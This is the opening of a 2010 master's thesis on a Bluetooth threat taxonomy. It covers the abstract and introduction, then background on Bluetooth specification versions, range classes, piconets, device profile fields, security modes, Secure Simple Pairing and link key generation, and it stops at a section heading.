Bluetooth Threat Taxonomy

John P. Dunning

Thesis submitted to the Faculty of the
Virginia Polytechnic Institute and State University
in partial fulfillment of the requirements for the degree of

Master of Science
in
Computer Science and Applications

October 8, 2010
Blacksburg, Virginia

Keywords: Bluetooth, Security, Taxonomy, Intrusion Detection, Exploit

Bluetooth Threat Taxonomy

by

John P. Dunning

ABSTRACT

Since its release in 1999, Bluetooth has become a commonly used technology available on billions of devices through the world. Bluetooth is a wireless technology used for information transfer by devices such as Smartphones, headsets, keyboard/mice, laptops/desktops, video game systems, automobiles, printers, heart monitors, and surveillance cameras. Dozens of threats have been developed by researchers and hackers which targets these Bluetooth enabled devices. The work in this thesis provides insight into past and current Bluetooth threats along with methods of threat mitigation.

The main focus of this thesis is the Bluetooth Threat Taxonomy (BTT); it is designed for classifying threats against Bluetooth enabled technology. The BTT incorporates nine distinct classifications to categorize Bluetooth attack tools and methods and a discussion on 42 threats. In addition, several new threats developed by the author will be discussed.

This research also provides means to secure Bluetooth enabled devices. The Bluetooth Attack Detection Engine (BLADE) is as a host-based Intrusion Detection System (IDS) presented to detect threats targeted toward a host system. Finally, a threat mitigation schema is provided to act as a guideline for securing Bluetooth enabled devices.

ACKNOWLEDGMENTS

First, I would like to thank my family and friends for all their love and support. Their constant motivation encourages me in life and pushes me to achieve my goals.

I wish to convey my utmost gratitude to Randy Marchany for his guidance in my research and his years of mentoring. In the same way I wish to extend my gratitude to Col. Tim Buennemeyer for his encouragement in my graduate studies and getting me started through undergraduate research.

I would like to thank the Virginia Tech IT Security Office for providing the resources for my research. This environment facilitated the collaboration which made my research possible. I greatly appreciate all my fellow researchers. Specifically, I would like to thank Lee Clagette and Mike Gora for their collaboration in our undergraduate research under the guidance of Col. Tim Buennemeyer. I further wish to thank Ben Moyers for allowing me to collaborate in his graduate research. I also wish to thank my committee for shaping my thesis research.

Finally, I want to extend my gratitude to the Open Source and ethical hacking communities. Without the research conducted by the ethical hacking community and the work put into development of Open Source software this thesis would not be possible.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

Bluetooth is a convenient wireless replacement technology used by billions of devices the world over [12][15]. Bluetooth is commonly found in devices like the BlackBerry, iPhone/iPad, Toyota Prius, Nintendo Wii, along with thousands of other popular product lines. In its decade of public use, hackers and researchers have discovered several security risks to Bluetooth enabled devices.

These threats are not commonly mentioned in the press like other technology threats. Most Bluetooth attacks are likely to go undetected or unreported. Unlike standard Internet-based networks, Bluetooth isn't generally monitored by intrusion detection systems. Bluetooth attacks often target mobile and embedded devices that have few (if any) security features. Furthermore, the attacks are usually on a much smaller scale than attacks that make the news. Rather than millions of stolen credit-card numbers or a 10,000-node bot-net used for mass spamming, Bluetooth attacks affect only a small number of devices within a limited proximity to the attacker. This makes it difficult to assess the real damage caused by hackers abusing the technology.

This thesis is comprised of four major components. First, the main focus is the Bluetooth Treat Taxonomy (BTT) developed to classify threats against Bluetooth enabled technology.

Forty two threats will be discussed with relation to the BTT. Second, several new threats against Bluetooth technology are presented. Third, a means to detect a subset of these threats is introduced to better secure devices. Fourth, a threat mitigation schema presented as a guideline to secure Bluetooth enabled devices.

1.1 Motivation

Bluetooth has become a commonly used technology throughout the world. Nearly 3 billion devices have currently been deployed Bluetooth capable [15]. Bluetooth continues to see growth in popularity and functionality for a multitude of different commercial products. This technology is used in various types of devices, including cellphones, keyboards, speakers, automobiles, GPSs, and remote controls developed by companies like Logitec, Intel, Dell, Canon, and Apple.

Bluetooth is used in specialized types of equipment, requiring a high level of security. The health care industry uses Bluetooth in equipment like heart and activity monitors [1], operating tables [3], brain scanners [5], and prosthetic limbs [29]. Bluetooth also has application for military use. Military projects like Defense Advanced Research Project Agency's (DARPA) LANdriods [39] and Naval Warfare Systems Center's Bluetooth-enabled robot [36] use Bluetooth as a means of communication. As Bluetooth finds its way into millions of devices worldwide, it becomes a prime target for hackers. It is paramount for security professionals and researchers to understand these threats in order to properly implement defenses.

1.2 Significant Contributions

The following lists the significant contributions of this research:

- Building the BTT to provide taxonomy for Bluetooth threats. This framework allows security professionals to better understand emerging threats.
- Classification and description of 42 Bluetooth threats. This is one of the largest lists compiled to date on practical Bluetooth threats.
- BLADE is the first host-based Bluetooth intrusion detection system capable of identifying threats.
- Developed new signatures for Bluetooth threats.
- Discovery of new vulnerability and development of Blueper and vCardBlaster for exploiting Bluetooth object transfer.
- Development of SpoofTooph for easy device cloning and spoofing of the Bluetooth Device Profile.
- A mitigation schema for preventing Bluetooth treats targeting end users, manufacturers, and specification developers.
- Compilation of the largest publicly available list of Bluetooth Device Profile. The information contained in the Device Profile can be used to fingerprint devices, discover hidden devices, and other forms of research.

1.3 Thesis Organization

This remainder of this thesis is organized as follows. Chapter 2 provides an overview of Bluetooth technology and security capabilities. Chapter 3 discusses threats currently facing Bluetooth and categorizes them in an threat taxonomy. Chapter 4 introduces new threats developed against Bluetooth. Chapter 5 presents a system design for a host-based Bluetooth intrusion detection system. Chapter 6 provides threat mitigation techniques. Finally, Chapter 7 presents a summary of this research and future work.

Chapter 2

Background

This chapter provides information on aspects of Bluetooth technology relevant to this research. Section 2.1 covers an overview of Bluetooth technology. Section 2.2 provides details on the security features of Bluetooth and how they are implemented.

2.1 Bluetooth

Bluetooth is a short-range cable replacement technology. It operates over wireless radio-frequency (RF) channels. Bluetooth is designed for low power consumption and moderate data transfer rate over short ranges. It forms a Point-To-Point (P2P) connection between two or more devices; often as temporary means of communications. This makes Bluetooth ideal for portable and embedded devices as well as a convenient alternative for USB and Serial cables.

2.1.1 Specification

The Bluetooth Special Interest Group (SIG) is a privately held, not-for-profit trade association founded in September 1998 [11]. The Bluetooth SIG oversees the development of

Bluetooth standards and the licensing of the Bluetooth technologies and trademarks to manufacturers. Since 1999 Bluetooth there have been seven major core specification revisions. Table 2.1 shows the versions, their corresponding release dates, and comments on changes [13].

Rev	Date	Comments
4.0	2010	New features added in 4.0: - Low Energy Errata for v2.0 + EDR, v2.1 + EDR, v3.0 + HS
3.0 + HS	2009	New features added in 3.0 + HS: - AMP Manager Protocol (A2MP) - Enhancements to L2CAP for AMP - Enhancements to HCI for AMP - Enhancements to Security for AMP - 802.11 Protocol Adaptation Layer Enhanced Power Control - Unicast Connectionless Data - HCI Read Encryption Key Size command - Generic Test Methodology for AMP - Enhanced USB and SDIO HCI Transports Errata for v 2.0 + EDR and v2.1 + EDR
v2.1 + EDR	2007	New features added in 2.1 + EDR: - Encryption Pause and Resume - Erroneous Data Reporting - Extended Inquiry Response - Link Supervision Timeout Changed Event - Non-Flushable Packet Boundary Flag - Secure Simple Pairing - Sniff Subrating - Security Mode 4 Updates to IEEE language in Volume 2, Part H, Security Errata for v2.0 + EDR
v2.0 + EDR	2004	This version of the specification is intended to be a separate Bluetooth Specification. This specification was created by adding EDR and the errata.
v1.2	2003	New features added in v1.2: - Architectural overview

		- Faster connection - Adaptive frequency hopping - Extended SCO links - Enhanced error detection and flow control - Enhanced synchronization capability - Enhanced flow specification The Core System Package now comprises two volumes and the text has gone through a radical change both in terms of structure and nomenclature. The language is also more precise and is adapted to meet the IEEE standard. The following parts are moved from the Core System Package to other volumes or were deprecated: RFCOMM, Object Exchange (IrDA Interoperability), TCS, Interoperability Requirements for Bluetooth as a WAP Bearer, HCI USB Transport Layer, HCI RS232 Transport Layer, HCI UART Transport Layer, Bluetooth Compliance Requirements, Optional Paging Schemes
1.1	2001	The specification was updated with Errata items previously published on the web site. The Bluetooth Assigned Numbers appendix was lifted out from the specification to allow continuous maintenance on the web site.
1.0	1999	The specification was updated with Errata items previously published on the web site and was revised from a linguistic point of view. The following parts were added: Interoperability Requirements for Bluetooth as a WAP Bearer, Test Control Interface, Sample Data, Bluetooth Audio, Baseband Timers and Optional Paging Scheme. The first version of the Bluetooth Specification published on the public web site. Added part: Bluetooth Compliance Requirements. The following parts were added: Service Discovery Protocol (SDP), Telephony Control Specification (TCS), Bluetooth Assigned Numbers and Message Sequence Charts

Table 2.1: Bluetooth Versions [12]

The Bluetooth Core specifications (along with other Bluetooth specifications) are available at *http://www.bluetooth.com/English/Technology/Building/Pages/Specification.aspx*. Many of the devices on the market today follow version 2.0 + EDR or 2.1 + EDR specification. Bluetooth is a backwards compatible technology [12]. Devices following a newer specification are capable of interacting with devices developed following an older specification. In this scenario, both devices would operate using the older of the specification standards.

2.1.2 Stack Protocol Architecture

Bluetooth follows strict formatting guides for stack architecture. Figure 4.2 shows a representation of the stack. It is beyond the scope of this research to discuss all components of the Bluetooth stack. More on the stack architecture can be found at [14].




Figure 2.1: Bluetooth Stack [43]

2.1.3 Transmission Range

The amount of power required for transmission over RF directly correlates to the broadcast range; the shorter the range, the less power required. For this reason, Bluetooth has three different power classes of Bluetooth devices [12]. The different power classes were developed to conserve power for devices requiring only short distance communication or with power restraints. Often devices like Bluetooth headsets are Class 3, where Bluetooth Access Points are Class 1. However, most Bluetooth enabled devices (laptops, printers, headphones, keyboards/mice) are Class 2. The power class list is shown in Table 2.2.

Table 2.2: Bluetooth Range Classes

Class	Power Level	Range
1	100 mW (20 dBm)	300 feet (91 meters)
2	2.5 mW (4 dBm)	30 feet (9 meters)
3	1 mW (0 dBm)	3 feet (1 meter)

2.1.4 Piconet

Links created by Bluetooth are within the context of a piconet. A piconet consists of two or more devices that occupy the same physical channel. Communication on the same physical channel is done by synchronizing with a common clock and hopping sequence. The common (piconet) clock is identical to the Bluetooth clock of one of the devices in the piconet, known as the master of the piconet, and the hopping sequence is derived from the master's clock and the master's Bluetooth Device Address. All other synchronized devices are referred to as slaves in the piconet. A number of independent piconets may exist in close proximity. Each piconet has a different physical channel; defined as a different master device and an independent timing and hopping sequence. [12]

A Bluetooth device may participate concurrently in two or more piconets. A Bluetooth device can never be a master of more than one piconet. A Bluetooth device may be a slave




Figure 2.2: Bluetooth Scatternet [75]

in many independent piconets. A Bluetooth device that is a member of two or more piconets is said to be involved in a scatternet, shown in Figure 2.2. Involvement in a scatternet does not necessarily imply any network routing capability or function in the Bluetooth device. The Bluetooth core protocols do not, and are not intended to offer such functionality, which is the responsibility of higher level protocols and is outside the scope of the Bluetooth core specification. [12]

2.1.5 Device Profile

The Device Profile is used as a means to device identification. It is comprised of the following four components:

- **Device Address** - The Device Address, also known as the Medium Access Control (MAC) address, is used during the pairing process to indicate the intended recipient of a pairing request. Addressing the Bluetooth interface is done through a 48 bit Device Address. The first 24 bits of the address are Organizationally Unique Identifier (OUI). [12]

- **Device Name** - Remembering a 12 hexadecimal digit identifier can be cumbersome for users. For this reason, Bluetooth interfaces are also associated with a human readable name, often the same name as the Device Name. An example Device Name could be 'John Smith's Macbook' or 'Motorola Headset'. [12]




Figure 2.3: Bluetooth Class of Device

- **Class of Device** - The Class of Device (CoD) is provided by a devise during discovery to indicate the type of device and list the types of available services. The full length of the CoD is 24 bites. The CoD is comprised of four parts: the Class of Device/Service field, Major Device field, Minor Device field, and Format Type. Figure 4.2 depicts the structure of the CoD. [12]

Table 2.3: Class of Device/Service [7]

Bit Placement 23 22 21 20 19 18 17 16 15 14 13	Services
0 0 0 0 0 0 0 0 0 0 1	Limited Discoverable Mode [Ref #1]
0 0 0 0 0 0 0 0 0 1 0	(reserved)
0 0 0 0 0 0 0 0 1 0 0	(reserved)
0 0 0 0 0 0 0 1 0 0 0	Positioning (Location identification)
0 0 0 0 0 0 1 0 0 0 0	Networking (LAN, Ad hoc, ...)
0 0 0 0 0 1 0 0 0 0 0	Rendering (Printing, Speaker, ...)
0 0 0 0 1 0 0 0 0 0 0	Capturing (Scanner, Microphone, ...)
0 0 0 1 0 0 0 0 0 0 0	Object Transfer (v-Inbox, v-Folder, ...)
0 0 1 0 0 0 0 0 0 0 0	Audio (Speaker, Microphone, Headset service, ...)
0 1 0 0 0 0 0 0 0 0 0	Telephony (Cordless telephony, Modem, Headset service, ...)
1 0 0 0 0 0 0 0 0 0 0	Information (WEB-server, WAP-server, ...)

– **Class of Device/Service** - 11 bits are used by the Class of Device/Service, each corresponding to a generic category of service class. The seven defined and four undefined categories are listed in Table 2.3. These are used to indicate the services provided by the device. [7]

– **Major Device Class** - 5 bytes are used by the Major Device Class. This segment is the highest level of granularity for defining a Bluetooth Device. The major Class is used to generalize the type of device. The classes used and associated bits can be seen in Table 2.4. [7]

– **Minor Device Class** - 6 bytes are used by the Minor Device Class. Minor Device Class is a subset of the types of classes in the Major Device Class. This allows for further narrowing down from the Major Device Class. One such example of a Minor Device Class is the 'Computer' minor class show in Table 2.5. [7]

- **PassKey (PIN)** - The PassKey is used as a means of authentication during the initial pairing between devices [12]. (The PassKey may also be referred to as a 'PIN'.) Once both devices accept the PassKey as valid, the connection or service can be established.

Table 2.4: Major Device Class [7]

Bit Placement 12 11 10 9 8	Type
0 0 0 0 0	Miscellaneous [Ref #2]
0 0 0 0 1	Computer (desktop, notebook, PDA, organizers, ...)
0 0 0 1 0	Phone (cellular, cordless, payphone, modem, ...)
0 0 0 1 1	LAN /Network Access point
0 0 1 0 0	Audio/Video (headset, speaker, stereo, video display, vcr, ...)
0 0 1 0 1	Peripheral (mouse, joystick, keyboards, ...)
0 0 1 1 0	Imaging (printing, scanner, camera, display, ...)
1 1 1 1 1	Uncategorized, specific device code not specified
x x x x x	All other values reserved

Table 2.5: Minor Device Class (Computer) [7]

Bit Placement 7 6 5 4 3 2	Type
0 0 0 0 0 0	Uncategorized, code for device not assigned
0 0 0 0 0 1	Desktop workstation
0 0 0 0 1 0	Server-class computer
0 0 0 0 1 1	Laptop
0 0 0 1 0 0	Handheld PC/PDA (clam shell)
0 0 0 1 0 1	Palm sized PC/PDA
0 0 0 1 1 0	Wearable computer (Watch sized)
x x x x x x	All other values reserved

2.2 Bluetooth Security

Bluetooth was designed with security features built into the specification. These security features include stealth, frequency hopping, authorization, authentication, and confidentiality to allow for a high level of information protection.

2.2.1 Discoverable & Connectable Modes

Stealth is one feature of Bluetooth security. Devices can hide in a network and refuse connections through Discoverable and Connectable modes, respectively [12].

- **Discoverable Mode** - Listens for inquiry scans on specific channels. Responds to inquiry scans with Device Address, local clock, and various other information.
- **Non-Discoverable Mode** - Does not listen for inquiry scans on specific channels. Without listening for inquiry scans, a device will not announce its presence.
- **Connectable Mode** - Listens on page scan channels for network connection requests. The connecting device must use the Bluetooth Device Address to determine the correct page to make the connection request on.
- **Non-Connectable Mode** - Non-Connectable mode does not allow connections to be initiated by other devices.

2.2.2 Adaptive Frequency Hopping

Unlike Wi-Fi and many other wireless technologies, Bluetooth implements a *Frequency Hopping Spread Spectrum* (FHSS) scheme for communication [12]. Bluetooth FHSS uses 79 different channels of operation in the 2.4 - 2.485 GHz range. Frequency hopping takes place 1600 times a second during data communication and 3200 times a second during page and inquiry scans. The channel hop selection is based on a synchronized clock time chosen by the master device. This clock time is negotiated at the beginning of the connection, allowing for both devices to jump to the same frequency without constant negotiation on which channel to next hop too. Bluetooth connections are not disabled if some channels are saturated with traffic. Bluetooth is capable of temporarily avoiding saturated channels using *Adaptive Frequency Hopping* (AFH). This not only assists in preventing interference in Bluetooth traffic, but also adds a level of difficulty to the monitoring of Bluetooth traffic by third parties by having 79 different channels of communication. [12]

2.2.3 Security Modes

Bluetooth has four different security modes. The first three security modes apply to Bluetooth v2.0 + EDR and older. The fourth security mode is available to v2.1 + EDR and newer. The new revisions of Bluetooth only use the first three security modes when connecting to legacy versions (v2.0 + EDR and prier).

- **Security Mode 1** - There is no authentication or encryption. The device freely allows connections to be made without requiring device or user authentication [12].
- **Security Mode 2** - There is no requirement for authentication or encryption of all traffic, only on the application and service communication. This form of authentication and encryption is done at the lower protocol layers, which accommodates service traffic. Individual services can be configured with varying security policies and levels of trust [12].
- **Security Mode 3** - Requires that security authentication be enabled during connection. This form of authentication and encryption is done at the higher protocol layers. Authentication and encryption are required for pairing with all devices [12].
- **Security Mode 4** - Acting similar to Security Mode 2, authentication and encryption are enforced at a service level. This is done through one of four modes of Secure Simple

Pairing (SSP) [12]:

- **Numeric Comparison** - "*Numeric Comparison* was designed for the situation where both Bluetooth devices are capable of displaying a six-digit number and allowing a user to enter a "yes" or "no" response. During pairing, a user is shown a six-digit number on each display and provides a "yes" response on each device if the numbers match. Otherwise, the user responds "no" and pairing will fail. A key difference between this operation and the use of PINs in legacy pairing is that the displayed number is not used as input to subsequent link key generation. An attacker who is able to view (or otherwise capture) the displayed value could not use it to determine the resulting link or encryption key." [75]
- **Passkey Entry** - "*Passkey Entry* was designed for the situation where one Bluetooth device has input capability (e.g., Bluetooth-enabled keyboard), while the other device has a display but no input capability. In this model, the device with only a display shows a six-digit number that the user then enters on the device with input capability. As with the Numeric Comparison model, the six-digit number used in this transaction is not incorporated into link key generation and hence is of no value to an attacker." [75]
- **Just Works** - "*Just Works* was designed for the situation where one (or both) of the pairing devices has neither a display nor a keyboard for entering digits (e.g., Bluetooth-enabled headset). It performs Authentication Stage 1 (see Figure 3-3 below) in the same manner as the Numeric Comparison model, except that a display is not available. The user is required to accept a connection without verifying the calculated value on both devices, so MITM protection is not provided." [75]
- **Out of Band** - "*Out of Band* (OOB) was designed for devices that support a wireless technology other than Bluetooth (e.g., Near Field Communication [NFC]) for the purposes of device discovery and cryptographic value exchange. In the case of NFC, the OOB model allows devices to pair by simply "tapping" one device

against the other, followed by the user accepting the pairing via a single button push. It is important to note that the chosen OOB wireless technology should be configured to mitigate eavesdropping and MITM attacks to keep the pairing process as secure as possible." [75]

2.2.4 Connection Authentication

"The Bluetooth device authentication procedure is a challenge-response scheme. Each device interacting in an authentication procedure is referred to as the claimant or the verifier. The claimant is the device attempting to prove its identity, and the verifier is the device validating the identity of the claimant. The challenge-response protocol validates devices by verifying the knowledge of the Bluetooth link-key. The challenge-response verification scheme is depicted conceptually in Figure 2.4." [75] More on the device authentication process can be found in Appendix **??**.




Figure 2.4: Link Level Authentication [75]

2.2.5 Key Generation

A link key is used for security transactions between devices and a means of authentication. Key generations are performed differently for Security Modes 2 & 3, then in Security Mode 4. [12] This section will discuss both key generation implementations.

Key Generation Security Modes 2 & 3




Figure 2.5: Link Key Generation [75]

Security Modes 2 & 3 generate a link key durring the initialization phase of device association. The link key is derived from the PassKey used for mutual device authentication. The process for link key generation is depicted in Figure 2.5. The Device Address is used in place of the PassKey for key generation in cases when the PassKey is less then 16 bytes in length. [12] [75]

Key Generation Security Mode 4

